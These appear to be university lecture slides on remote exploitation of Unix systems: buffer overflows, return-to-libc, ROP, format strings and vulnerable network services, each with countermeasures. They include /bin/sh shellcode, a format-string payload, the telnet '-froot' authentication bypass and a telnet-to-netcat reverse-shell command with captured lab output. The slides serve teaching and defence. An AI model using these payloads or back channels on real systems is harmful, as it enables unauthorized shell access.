
str
ret address
stored FP
buffer[12]
var a

Low address

# Buffer Overflow Attacks

- Goal is to jump execution to injected code
- What if the buffer was big enough to contain exploit code (e.g., 128 bytes)
  - and we overwrite the ret address with the buffer address?

# Buffer Overflow Attacks



Result: Instruction Pointer (EIP) changed to address of buffer, which contains malicious code that is now executed!

- If you don't know exact address of code to jump to, pad the code with a NOP sled. If you jump execution anywhere within the sled, your code is executed right after the NOP instructions

# Return-to-libc Attacks

- Stack is read-only, only code section (~~.text~~) is executable
  - can't inject code section, it's read-only
  - can't exec from stack if it's not executable
- Return-to-libc: no injected code. Use standard C library (libc) instead of returning to code placed on stack
- Overflow the return address to a new location in existing executable code in the libc
  - `exec()`, `printf()`, `open()`, `exit()` etc.
- Bypass stack execution prevention

# Return-to-libc Attacks

Memory layout of process, including dynamic libraries

```
fabio@fabio-XPS-15-9560:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 103:05 4980760
0060b000-0060c000 r--p 0000b000 103:05 4980760
0060c000-0060d000 rw-p 0000c000 103:05 4980760
010e7000-01108000 rw-p 00000000 00:00 0
7f12650b3000-7f126538c000 r--p 00000000 103:05 3278172
7f126538c000-7f126554c000 r-xp 00000000 103:05 156938
7f126554c000-7f126574c000 ---p 001c0000 103:05 156938
7f126574c000-7f1265750000 r--p 001c0000 103:05 156938
7f1265750000-7f1265752000 rw-p 001c4000 103:05 156938
7f1265752000-7f1265756000 rw-p 00000000 00:00 0
7f1265756000-7f126577c000 r-xp 00000000 103:05 156924
7f126593a000-7f126595f000 rw-p 00000000 00:00 0
7f126597b000-7f126597c000 r--p 00025000 103:05 156924
7f126597c000-7f126597d000 rw-p 00026000 103:05 156924
7f126597d000-7f126597e000 rw-p 00000000 00:00 0
7fffdde1ca000-7fffdde1eb000 rw-p 00000000 00:00 0
7fffdde1ef000-7fffdde1f2000 r--p 00000000 00:00 0
7fffdde1f2000-7fffdde1f4000 r-xp 00000000 00:00 0
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0
fabio@fabio-XPS-15-9560:~$
```


```
/bin/cat
/bin/cat
/bin/cat
[heap]
/usr/lib/locale/locale-archive
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/ld-2.23.so
/lib/x86_64-linux-gnu/ld-2.23.so
/lib/x86_64-linux-gnu/ld-2.23.so
[stack]
[vvar]
[vdso]
[vsyscall]
```

.text (exec, read-only)  
.data (read-only)  
.bss (read-write)

libc .text  
libc .data  
libc .bss


# Return-to-libc Attacks

- Instead of putting shellcode on stack, can put args **“/bin/sh”**
- Find required libc function's address (e.g., **exec**)
- Jump to exec function with “/bin/sh” as argument
  - spawn shell *with same privileges as exploited process*



# Return oriented programming (ROP)

- Generalization of return-to-libc attacks
- Instead of returning to system functions of libc, return to existing code that is already in the program's address space
- Create arbitrary code by chaining short code sequences (gadgets) together




# Code reuse Attack




Adversary

**1** Exploit  
Buffer Overflow



Pseudo-code



Control-flow Graph (CFG)



# Buffer Overflow Attack Example

- Exploit **sendmail** daemon to gain Remote Access
- Assuming that VRFY command is fixed-length buffer of 128 bytes, the attackers send a specific code that overflows the buffer and executes the command /bin/sh:

```
char shellcode[]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Video: How to exploit buffer overflow <https://youtu.be/hJ8lwyhqzD4>

# Remote Buffer Overflow Attack Countermeasures

- Secure coding practices
  - Enable **Stack Smashing Protector (SSP)** by gcc, validate user-modifiable inputs, use more secure routines, reduce the amount of code run with root privilege, etc.
- Test and audit each program
- Disable unused or dangerous services
  - If they are unused, why keep them?
  - Access control with **TCP wrappers (tcpd)**, **xinetd**, **iptables**, **ipf**

# Buffer Overflow Attack Countermeasures

- Stack execution protection
  - Supported in Solaris
  - Supported in Linux with two kernel patches: **Exec Shield, GRSecurity**
  - Not bullet-proof: distributing code that exploits a buffer overflow condition
  - Heap-based overflow: overrunning dynamically allocated memory

# Buffer Overflow Attack Countermeasures

## Address Space Layout Randomization (ASLR)

- Randomized process address space each time a process is created
- Makes it difficult for attacker to find injected code and run it
  - how to craft exploit if we don't know jump address?


# Format String Attacks

- This statement prints the variable buf as a string  
`printf("%s", buf)`
- But some programmers omit the format string  
`printf(buf)`
- A user could add format strings to the variable, gaining read/write access to memory locations
- This is as dangerous as a buffer overflow
- works with all format string functions (fprintf, printf, sprintf, ...)

# Format String Attacks

- printf (and others) retrieve parameter from the stack
  - based on the format string passed


`printf( "a: %d; b: %d", a, b);`



# Format String Attacks

- what if we have more format specifiers than parameters?

```
printf( "a: %d; b: %d", a);
```



# Format String Attacks

- Can be used to:
  - view the stack: %08x prints 8 bytes
  - read arbitrary memory locations

```
printf ("\x10\x01\x48\x08 %x %x %x %x %s");
```
  - write an integer anywhere in memory: %n
  - ..




# Format String Attacks

```
void func() {  
    char user_input[100];  
    ...  
    scanf("%s", user_input);  
    printf(user_input);  
}
```

# Format String Attacks

- What if we input something like this?


"\x10\x01\x48\x08 %x %x %x %x %s"



# Format String Attacks

- What if we input something like this?

"\x10\x01\x48\x08 %x %x %x %x %s"



# Format String Attacks Countermeasures

- Buffer overflow countermeasures apply (ASLR)
- Modern compilers have options to warn developers who misuse `printf()` functions
- Secure programming and code audits

# Input Validation Attacks

- The server does not properly parse input before passing it to further processing
- Telnet daemon passes syntactically incorrect input to the login program
  - Attacker could bypass authentication without being prompted for a password
- Solaris 10 in 2007 had a vulnerability in telnet  
`telnet -l "-froot" 192.168.1.101`  
Would grant root access on the server with no password required

# Input Validation Attacks

- These attacks work when user-supplied data is not tested and cleaned before execution
- Two approaches to perform input validation:
  - Black list validation excludes known malicious input  
**Strongly discouraged**
  - White list validation allows only known good input  
**Recommended**

# Integer Overflow and Integer Sign Attacks

- An integer variable can only handle values up to a maximum size, such as 32,767 for 16-bit data
    - If you input a larger number, like 60,000, the computer interprets it as -5536
  - Vulnerable programs can be tricked into accepting large amounts of data, bypassing the data validation
    - That can allow a buffer overflow
- ```
int16_t len = get_input_len();  
if (len > 256) error(); else strncpy(buf, user_data, len);
```

# Integer Overflow Countermeasures

- The same as buffer overflows
- Secure programming practices



# Outline

## 1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

## 2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

# Attacker's goal

The goal of the attackers is to gain command-line or shell access to the target system.

# Remote Command Execution

- Exploit interactive shell access to remotely login into a UNIX server
  - Telnet, rlogin, or SSH
- Exploit non-interactive services to execute commands
  - RSH, SSH, or Rexec
- However, what if remote login services are turned off or blocked by a firewall?


# Reverse telnet and Back Channel

- Back channel: the communication channel originates *from the target system*
  - as opposed to exploiting remote login services from the attacking system.
- reverse telnet uses telnet services to create a back channel from the target system to the attackers' system.

# How does an attacker use Back Channel?

- 1 The attacker runs the following commands in two separate windows on the attacker's system (kali, IP = 192.168.56.102)

```
# nc -l -n -v -p 80  
# nc -l -n -v -p 25
```



# How does an attacker use Back Channel?


2. The attacker exploits a vulnerability to run the following command in the target system (metasploitable, IP = 192.168.56.101)

```
# telnet 192.168.56.102 80 | sh | telnet 192.168.56.102 25
```

```
msfadmin@metasploitable:~$ telnet 192.168.56.102 80 | sh | telnet 192.168.56.102 25
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
sh: line 2: Connected: command not found
sh: line 3: Escape: command not found
```

# How does an attacker use Back Channel?

3. Now the attacker's shell windows are connected to the target system



The image shows two terminal windows side-by-side, both titled 'root@kali: /home'. The left window shows a netcat listener on port 80, and the right window shows a netcat listener on port 25. Both have received a connection from 192.168.56.102. Arrows point from the text 'attacker's shell windows' to these terminals.

```
root@kali: /home
File Edit View Search Terminal Help


root@kali:/home# nc -l -n -v -p 80
listening on [any] 80 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 39177
█
```

```
root@kali: /home
File Edit View Search Terminal Help

root@kali:/home# nc -l -n -v -p 25
listening on [any] 25 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 39536
█
```

# How does an attacker use Back Channel?

4. The attacker runs a command in the first window on the attacker's system. The target system reads the commands, executes it locally, and it returns the result to the second window of the attacker.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -l -n -v -p 80  
listening on [any] 80 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 55951  
pwd  
[ ]
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -l -n -v -p 25  
listening on [any] 25 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 36707  
/home/msfadmin  
[ ]
```



# How does an attacker use Back Channel?

/home/msfadmin is the working directory on the target system.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -l -n -v -p 80  
listening on [any] 80 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 55951  
pwd  
█
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -l -n -v -p 25  
listening on [any] 25 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 36707  
/home/msfadmin  
█
```

# Back-Channel Countermeasures

- Disable unnecessary services
- Remove X from high-security systems (no xterm)
- Run web server as "nobody" and deny "nobody" execute permission for telnet
  - `chmod 750 telnet`
- Some firewalls may let you block connections from the Web server or internal systems

# Common Types of Remote Attacks

- FTP
- Sendmail
- Remote Procedure Call
- NFS
- X Insecurities
- DNS
- SSH
- OpenSSL
- Apache

# FTP

- FTP servers sometimes allow anonymous users to upload files
- Anonymous access + world-writable directory -> asking for trouble
- Misconfiguration may allow directory traversal
  - Access to sensitive files
- Buffer overflow and other vulnerabilities
  - "site exec" format string vulnerability in wu-ftp allows arbitrary code execution as root

# FTP Countermeasures

- Avoid FTP if possible
- Patch the FTP server
- Carefully configure the server
- NO world-writable directories, unless really really really necessary
  - same for anonymous access

# Sendmail

- sendmail is a Mail Transfer Agent (MTA) that is used on many UNIX systems
- It has a long history of many vulnerabilities
- If misconfigured, it allows spammers to send junk mail through your servers

# Remote Procedure Call Services

- Numerous stock versions of UNIX have many RPC services enabled by default
- RPC services are complex and generally run with root privileges,
  - e.g., `rpc.ttdbserverd`, `rpc.cmsd`
- Good target to exploit to obtain remote root shells

# Remote Procedure Call Services Countermeasures

- Disable any RPC service that is not absolutely necessary
- Consider implementing an access control device that only allows authorized systems to contact RPC ports (difficult)
- Buffer overflow countermeasures apply
- Always use Secure RPC
- Provides an additional level of authentication based on public-key cryptography, but causes interoperability problems



# NFS

- Network File System (NFS) allows transparent access to files and directories of remote systems as if they were stored locally
- Many buffer overflow conditions related to **mountd**, the NFS server, have been discovered
- Poorly configured NFS exports the file system to everyone

# NFS Countermeasures

- Disable NFS if is not needed
- Implement client and user access controls to allow only authorized users to access required files
- Only export certain directories, like /etc/exports or /etc/dfs/dfstab
- Never include the server's local IP address, or localhost, in the list of systems allowed to mount the file system
  - Interaction with other services (e.g., portmapper) allow attacker to spoof requests as if coming from localhost

# Domain Name System (DNS)

- DNS is one of the few services that is almost always required and running on an organization's Internet perimeter network
- The most common implementation of DNS for UNIX is the Berkeley Internet Name Domain (BIND) package

# BIND vulnerabilities

- Buffer overflows in BIND can be exploited by malformed responses to DNS queries
- provides attackers some degree of remote control over the server, although not a true shell

# DNS Cache Poisoning

- In 2008, Dan Kaminsky revealed a serious DNS cache poisoning vulnerability
- He was able to change DNS records on real Internet routers with it
- It was patched secretly before the bug was revealed

# DNS Countermeasures

- Disable BIND if you are not using it
- Patch & update BIND
- Run the BIND daemon “named” as an unprivileged user
- Run BIND from a chroot jail
  - Prevents an attacker from traversing your system
- Use djbdns, a secure, fast, and reliable replacement for BIND
  - BUT vulnerabilities have been found in it

## [D.j.bernstein](#) » [Djbdns](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

| # | CVE ID                        | CWE ID              | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ.  | Avail.  |
|---|-------------------------------|---------------------|---------------|-----------------------|--------------|-------------|-------|---------------------|--------|------------|----------------|-------|---------|---------|
| 1 | <a href="#">CVE-2012-1191</a> | <a href="#">20</a>  |               |                       | 2012-02-17   | 2012-02-20  | 6.4   | None                | Remote | Low        | Not required   | None  | Partial | Partial |
| 2 | <a href="#">CVE-2009-0858</a> | <a href="#">20</a>  |               |                       | 2009-03-09   | 2017-08-16  | 5.8   | None                | Remote | Medium     | Not required   | None  | Partial | Partial |
| 3 | <a href="#">CVE-2008-4392</a> | <a href="#">362</a> |               |                       | 2009-02-19   | 2017-08-07  | 6.4   | None                | Remote | Low        | Not required   | None  | Partial | Partial |

The resolver in dnscache in Daniel J. Bernstein djbdns 1.05 overwrites cached server names and TTL values in NS records during the processing of a response to an A record query, which allows remote attackers to trigger continued resolvability of revoked domain names via a "ghost domain names" attack.

